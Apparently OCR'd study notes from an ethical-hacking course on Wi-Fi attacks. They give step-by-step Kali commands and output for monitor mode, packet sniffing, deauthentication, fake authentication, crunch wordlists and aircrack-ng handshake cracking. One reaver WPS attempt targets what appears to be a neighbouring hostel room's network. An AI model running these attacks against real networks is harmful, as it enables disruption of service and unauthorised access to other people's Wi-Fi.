Network Hacking


connect the wi-fi adaptor(wlan0)

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig wlan0 up
```

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.204.129  netmask 255.255.255.0  broadcast 192.168.204.255
        inet6 fe80::e395:cadb:adf7:eb9e  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:3c:5d:2a  txqueuelen 1000  (Ethernet)
        RX packets 135  bytes 13828 (13.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 782  bytes 100381 (98.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 7a:b3:9c:57:3d:f8  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Pre-connection attacks.

```
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"Manmadir hostel 508"
          Mode:Managed  Frequency:2.417 GHz  Access Point: 50:2B:73:D7:AF:78
          Bit Rate=108 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=61/70  Signal level=-49 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:5   Missed beacon:0


┌──(root㉿kali)-[/home/kali]
└─# ifconfig wlan0 down

┌──(root㉿kali)-[/home/kali]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   9634 wpa_supplicant


┌──(root㉿kali)-[/home/kali]
└─# iwconfig wlan0 mode monitor

┌──(root㉿kali)-[/home/kali]
└─# ifconfig wlan0 up

┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.417 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```



Packet sniffing using airodump-ng

i. *ESSID is familiar field and shows the wireless networks around us*

ii. *BSSID is base station MAC address*

iii. *PWR is signal strength of network (higher the number, better is the signal)*

iv. *Beacons are frames that are broadcasted to show its existence*

v. *#Data is data transmitted*


vi. *#/s is the data frames transmitted per 10 seconds*

vii. *Channel number of the network*

viii. *MB is maximum speed supported by network*

ix. *ENC shows encryption used by the network (if OPN, you can connect without password)*


x. *No need to worry about ENC, CIPHER, AUTH; will discuss during gaining access*



Listen to other frequencies

a. Airodump-ng –band a wlan0.[5GHz]


b. Airodump-ng –band abg wlan0.



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
50:2B:73:D7:B0:68	-76	14	0 0	11	270	WPA2 CCMP	PSK	Manmandir Hostel 408
50:2B:73:D7:B0:F0	-84	2	0 0	5	130	WPA2 CCMP	PSK	Manmandir Hostel 504
50:2B:73:D7:B0:C8	-1	0	0 0	10	-1			<length: 0>
FE:48:78:28:00:E2	-87	4	0 0	5	180	WPA2 CCMP	PSK	Redmi Note 13 5G
50:2B:73:D3:D8:10	-1	0	0 0	10	-1			<length: 0>
2E:5D:03:4D:17:71	-42	2	0 0	2	180	WPA2 CCMP	PSK	Victim
50:2B:73:D7:AF:78	-85	7	1 0	2	270	WPA2 CCMP	PSK	Manmadir hostel 508
2E:6D:C1:92:97:1C	-55	6	0 0	2	130	WPA2 CCMP	PSK	DIRECT-BGKUSH-PCmsES
50:2B:73:D7:B0:D8	-70	6	0 0	6	130	WPA2 CCMP	PSK	Manmandir hostel 510

Target packet sniffing

1. airodump-ng –bssid {?} –ch {?} [(optional) –write filename.txt] wlan0.



CH 2][Elapsed: 0 s][2024-10-07 13:29

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
2E:5D:03:4D:17:71	-33	0	4	1 0	2	180	WPA2 CCMP	PSK	Victim

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
2E:5D:03:4D:17:71	AE:A9:E6:F8:E7:74	-46	0 - 1e	81	10		

Quitting ...

STATION shows all devices connected to the network.

PWR is strength of signals with the devices

```
 CH  2 ][ Elapsed: 12 s ][ 2024-10-07 13:34

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 2E:5D:03:4D:17:71  -31  40       75        0    0   2  180   WPA2 CCMP   PSK  Victim

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 2E:5D:03:4D:17:71  AE:A9:E6:F8:E7:74  -48    1e- 1e     0        8
Quitting ...

┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# ls
test01-01.cap  test01-01.csv  test01-01.kismet.csv  test01-01.kismet.netxml  test01-01.log.csv

┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# wireshark test01-01.cap
 ** (wireshark:47593) 13:35:24.758291 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulti
```

test01-01.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000		7a:c0:1c:1d:7e:82 (…	802.11	10	Clear-to
2	0.101689		2e:5d:03:4d:17:71 (…	802.11	10	Clear-to
3	0.201671	2e:5d:03:4d:17:71 (…	Broadcast (ff:ff:ff…	802.11	16	CF-End (
4	0.303263		7a:c0:1c:1d:7e:82 (…	802.11	10	Clear-to
5	0.319575		2e:5d:03:4d:17:71 (…	802.11	10	Clear-to
6	0.319594	2e:5d:03:4d:17:71 (…	Broadcast (ff:ff:ff…	802.11	16	CF-End (
7	0.319623		7a:c0:1c:1d:7e:82 (…	802.11	10	Clear-to
8	0.319637	7a:c0:1c:1d:7e:82 (…	Broadcast (ff:ff:ff…	802.11	16	CF-End (
9	0.319712		2e:5d:03:4d:17:71 (…	802.11	10	Clear-to
10	0.323599	2e:5d:03:4d:17:71	Broadcast	802.11	241	Beacon f
11	0.323646	2e:5d:03:4d:17:71 (…	Broadcast (ff:ff:ff…	802.11	16	CF-End (
12	0.323759		2e:5d:03:4d:17:71 (…	802.11	10	Clear-to

```
▸ Frame 1: 10 bytes on wire (80 bits), 10 byte
▸ IEEE 802.11 Clear-to-send, Flags: ........

0000  c4 00 30 75 7a c0 1c 1d  7e 82
```

test01-01.cap Packets: 1368 · Displayed: 1368 (100.0%) Profile: Default


DEauthentication attack


1. aireplay-ng --deauth 100 -a 2E:5D:03:4D:17:71 -c AE:A9:E6:F8:E7:74 wlan0 -D

–a is the access point (network) MAC address

–c is the client machine (target machine) MAC address

–D at the end (to keep the network busy)






Client disconnects from the network

Fake authentication


1. Run airodump-ng against the target network

2. get the MAC address of wireless adaptor



first 12 digits of the unspec field suggest the MAC address; usually mentioned with ethe


3. aireplay-ng --fakeauth 0 -a 2E:5D:03:4D:17:71 -h CE:6C:E5:8D:67:C7 wlan0




–a is the AP MAC Address

–h is the host MAC address (i.e. address of Wi-Fi adaptor)

4. arpreplay attack and aircrack-ng




Cracking WPA/WPA2



```
┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# wash --interface wlan0
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
2E:6D:C1:92:97:1C    2  -61  2.0  No              DIRECT-BGKUSH-PCmsES
50:2B:73:D7:B0:D8    6  -85  2.0  No   RealtekS   Manmandir hostel 510
^C
```

```
┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# reaver --bssid 50:2B:73:D7:B0:D8 --channel 6 --interface wlan0 -p Room@510 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 6
[+] Waiting for beacon from 50:2B:73:D7:B0:D8
[+] Received beacon from 50:2B:73:D7:B0:D8
[+] Vendor: RealtekS
[+] Trying pin "Room@510"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 50:2B:73:D7:B0:D8 (ESSID: Manmandir hostel 510)
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
```

Other way



```
┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# airodump-ng --bssid 2E:5D:03:4D:17:71 --ch 5 --write handshake wlan0
16:15:38  Created capture file "handshake-02.cap".

 CH  5 ][ Elapsed: 48 s ][ 2024-10-07 16:16 ][ interface wlan0 down

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 2E:5D:03:4D:17:71  -34  33       156      160    0   5  180   WPA2 CCMP   PSK  Victim

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 2E:5D:03:4D:17:71  02:24:0F:F2:79:10  -34    1e- 6e     0      200
Quitting ...
```

Crunch can be used to create wordlist


a) crunch [min] [max] [characters] –t [pattern] –o [filename]

- [min] minimum no. of characters
- [max] maximum no. of characters
- -t gives a pattern to the wordlist (eg. Password will start with a)
- –o specifies name of file where the passwords can be saved
- Eg. crunch 6 8 123abc$ -o wordlist –t a@@@@@b
- Generated passwords will start with a and end with b with all possible combinations
- There are many other options also. Most importantly –p parameter

```
┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# crunch 8 8 12345678 -o wordlist.txt 1@@@@@@8
Crunch will now generate the following amount of data: 150994944 bytes
144 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output
```

run aircrack-ng (Actual password is entered manually in the file so that it can be identified.)

a) aircrack-ng handshakefile –w wordlist



```
┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# ls
handshake-01.cap          handshake-01.kismet.netxml  handshake-02.csv           handshake-02.log.csv
handshake-01.csv          handshake-01.log.csv        handshake-02.kismet.csv    wordlist.txt
handshake-01.kismet.csv   handshake-02.cap            handshake-02.kismet.netxml

┌──(root㉿kali)-[/home/kali/dharm/EHVA/network hacking]
└─# aircrack-ng handshake-02.cap -w wordlist.txt
Reading packets, please wait...
Opening handshake-02.cap
Read 2757 packets.

   #  BSSID              ESSID                     Encryption

   1  2E:5D:03:4D:17:71  Victim                    WPA (0 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening handshake-02.cap
Read 2757 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.
```